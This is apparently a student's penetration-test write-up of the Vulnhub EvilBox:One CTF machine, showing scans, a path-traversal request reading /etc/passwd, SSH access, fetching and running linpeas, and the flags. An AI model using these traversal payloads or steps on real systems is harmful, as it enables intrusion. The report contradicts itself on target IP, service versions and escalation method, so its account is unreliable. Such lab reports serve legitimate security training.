## Introduction

This report documents the penetration testing process conducted on the EvilBox:One machine from Vulnhub. The purpose of this exercise was to practice real-world system hacking techniques in a safe and controlled environment. Vulnhub machines are intentionally vulnerable virtual machines designed for ethical hacking and Capture The Flag (CTF) style challenges.

The primary objective of this assessment was to identify security weaknesses, exploit vulnerabilities, and ultimately gain root access on the target machine. By completing this task, I aimed to strengthen my practical skills in reconnaissance, enumeration, exploitation, and privilege escalation—critical phases of the penetration testing lifecycle.

## Scope

The scope of this project was limited to performing a penetration test on the EvilBox:One virtual machine from Vulnhub in a controlled lab environment. All testing activities were restricted to this machine only, and no external networks, systems, or devices were targeted during the assessment. The entire process was conducted using virtualization software with host-only networking to ensure a safe and isolated setup. A variety of penetration testing tools available in Kali Linux, such as Nmap, Gobuster, Hydra, and privilege escalation utilities, were utilized to carry out the testing. The primary objective within this defined scope was to identify vulnerabilities, exploit them, and ultimately gain root access to the target machine.

### Version History

Version	Date	Revised by	Comment
1.0	18-08-2025	Mehedi Al Rahman	

## Assessment Overview

- Conducted an Nmap scan to identify open ports and running services on the target machine.
- Discovered services such as **SSH, Apache web server, and MySQL.**
- Performed directory brute forcing, which revealed hidden directories and resources.
- Identified valid credentials that allowed initial user access to the system.
- Established a foothold on the machine using the discovered credentials.
- Performed privilege escalation by exploiting a **misconfigured SUID binary.**
- Successfully obtained **root access** and retrieved the **flags.**

## Methodology

The penetration testing process followed these phases:

### Tools an Techniques Used:

Tools	Descriptions
❖ Nmap Scanner	Quick scans, OS detection, vulnerability scans, full port scans, custom commands
❖ Gobuster Scanner	Directory, DNS, and VHost brute forcing.
❖ Directory Traversal	aims to access files and directories that are stored outside the web root folder.
❖ Dirb Scanner	Directory brute forcing with custom wordlists & extensions.
❖ Hydra Brute Force	SSH, FTP, HTTP form brute force, and custom attacks.
❖ Cryptography	Technique of securing information and communications using codes to ensure confidentiality, integrity and authentication.

## Information Gathering (Reconnaissance)

- Discover Hosts: (using nmap/netdiscover)
- Nmap Scan Results:
- Discover Surface
- Enumeration

## Reconnaissance

- Discover Hosts: (using: netdiscover)

```
(kali@kali)-[~/Desktop]
$ sudo nmap 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 15:33 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:13 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:D5:07:F9 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 192.168.56.104
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5F:B8:4C (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

Target ip: 192.168.56.103

Port	State	Service	Version
80/tcp	Open	http	7.9p1 Debian 10+deb10u2
22/tcp	open	ssh	OpenSSH 7.9p1



## Finding Severity Ratings

Severity Rating	CVSS 3.1 Score	Description
<b>CRITICAL</b>	9.0 - 10	Exploitation of the vulnerability allows an attacker administrative-level access to systems and/or high-level data that would catastrophically impact the organization. Vulnerabilities marked CRITICAL require immediate attention and must be fixed without delay, especially if they occur in a production environment.
<b>HIGH</b>	7.0 - 8.9	Exploitation of the vulnerability makes it possible to access high-value data. However, there are certain pre-requisites that need to be met for the attack to be successful. These vulnerabilities should be reviewed and remedied wherever possible.
<b>MEDIUM</b>	4.0 - 6.9	Exploitation of the vulnerability might depend on external factors or other conditions that are difficult to achieve, like requiring user privileges for a successful exploitation. These are moderate security issues that require some effort to successfully impact the environment.
<b>LOW</b>	0.1 - 3.9	Vulnerabilities in the low range typically have very little impact on an organization's business. Exploitation of such vulnerabilities usually requires local or physical system access and depends on conditions that are very difficult to achieve practically.
<b>INFORMATIONAL</b>	0.0	These vulnerabilities represent significantly less risk and are informational in nature. These items can be remediated to increase security.

These open ports provided the **entry points** for further enumeration.

- Discover Surface

## Enumeration

Directory brute forcing with Gobuster revealed hidden directories:

```
(kali㉿kali)-[~/Desktop]
$ gobuster dir -u "http://192.168.56.104/" -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.104/
[+] Method: GET

## Trying to find vulnerabilities in the url

192.168.56.104/secret/evil.php?file=../../../../etc/passwd

Using FFUF tool we found a parameter **command** to working. And we can read the /etc/passwd file . Also we found a user **mowree**

192.168.56.104/secret/evil.php?command=../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/

Enumerations from port 80(http):

## Exploitation

### ❖ Steps:

Using ssh we get access to user mowree

```
(kali㉿kali)-[~]  
$ ssh -i id_rsa mowree@192.168.56.104  
Enter passphrase for key 'id_rsa':  
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64  
mowree@EvilBoxOne:~$ ls  
user.txt  
mowree@EvilBoxOne:~$ cat user.txt  
56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ  
mowree@EvilBoxOne:~$
```

<user flag: 56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ>

## Privilege Escalation

Finding vulnerabilities with linpeas.sh

```
mowree@EvilBoxOne:/tmp$ wget http://192.168.56.102/linpeas.sh
--2025-09-07 23:09:46-- http://192.168.56.102/linpeas.sh
Conectando con 192.168.56.102:80 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 961834 (939K) [text/x-sh]
Grabando a: "linpeas.sh"

linpeas.sh 100%[=====>] 939,29K --.-KB/s en 0,04s

2025-09-07 23:09:46 (24,9 MB/s) - "linpeas.sh" guardado [961834/961834]
```

```
mowree@EvilBoxOne:/tmp$ ./linpeas.sh
```

There is a Vulnerabilities that mowree can **write the /etc/passwd file**. So we create a new user with sudo power.

```
Permissions in init, init.d, systemd, and rc.d

boot  initrd.img  lib64      mnt     run    tmp    vmlinuz.old
dev    initrd.img.old  libx32    opt     sbin   usr
etc    lib        lost+found  proc    srv    var
root@EvilBoxOne:/# cd ~
root@EvilBoxOne:~# ls
root.txt
```

## Proof Of concept

```
root@EvilBoxOne:~# ls
root.txt
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbdIqTsBM
root@EvilBoxOne:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:~#
```

Root Flag : **36QtXfdJWvdC0VavlPIApUbdIqTsBM**

## Challenges Faced

- ❖ **Environment setup issues:** The victim machine's IP was not detected at first due to a network misconfiguration in VirtualBox. Switching to Host-Only Adapter resolved the problem.
- ❖ **Wordlist size issue:** While performing directory brute forcing, the initial wordlist was too large and produced excessive noise, making it difficult to spot useful directories. This was solved by switching to a smaller, more focused wordlist.
- ❖ **Login attempts:** Several failed login attempts caused delays during exploitation. The issue was resolved by carefully analyzing enumeration results and identifying the correct credentials.
- ❖ **Privilege escalation confusion:** Initially, it was not clear which privilege escalation path to follow. After testing multiple methods, the misconfigured **SUID binary** was identified and successfully exploited to gain root access.

## Conclusion

- Successfully achieved root access on the EvilBox:One Vulnhub machine.
- Learned the importance of **enumeration** in uncovering hidden resources.
- Gained hands-on experience with **exploitation** and **privilege escalation**.
- Identified key weaknesses such as **weak credentials** and **misconfigured SUID binaries**.
- Reinforced the need for **system hardening** and regular security testing.

## Recommendations

- ✓ **Limit Service Exposure:** Only expose necessary services to the network and restrict access to sensitive services like MySQL and SSH using firewalls or access control lists.
- ✓ **Regularly Update and Patch Services:** Ensure that services like **Apache, OpenSSH, and MySQL** are updated to their latest stable versions to reduce the risk of exploitation.
- ✓ **Disable or Restrict SUID Binaries:** Remove unnecessary SUID/SGID permissions, such as the vulnerable `note_editor` binary, to prevent privilege escalation.
- ✓ **Enforce Strong Password Policies:** Weak or predictable credentials should never be used. Implement strong password requirements and enforce periodic changes.
- ✓ **Perform Regular Security Audits:** Conduct periodic penetration testing and vulnerability scans to identify and remediate misconfigurations before they can be exploited.
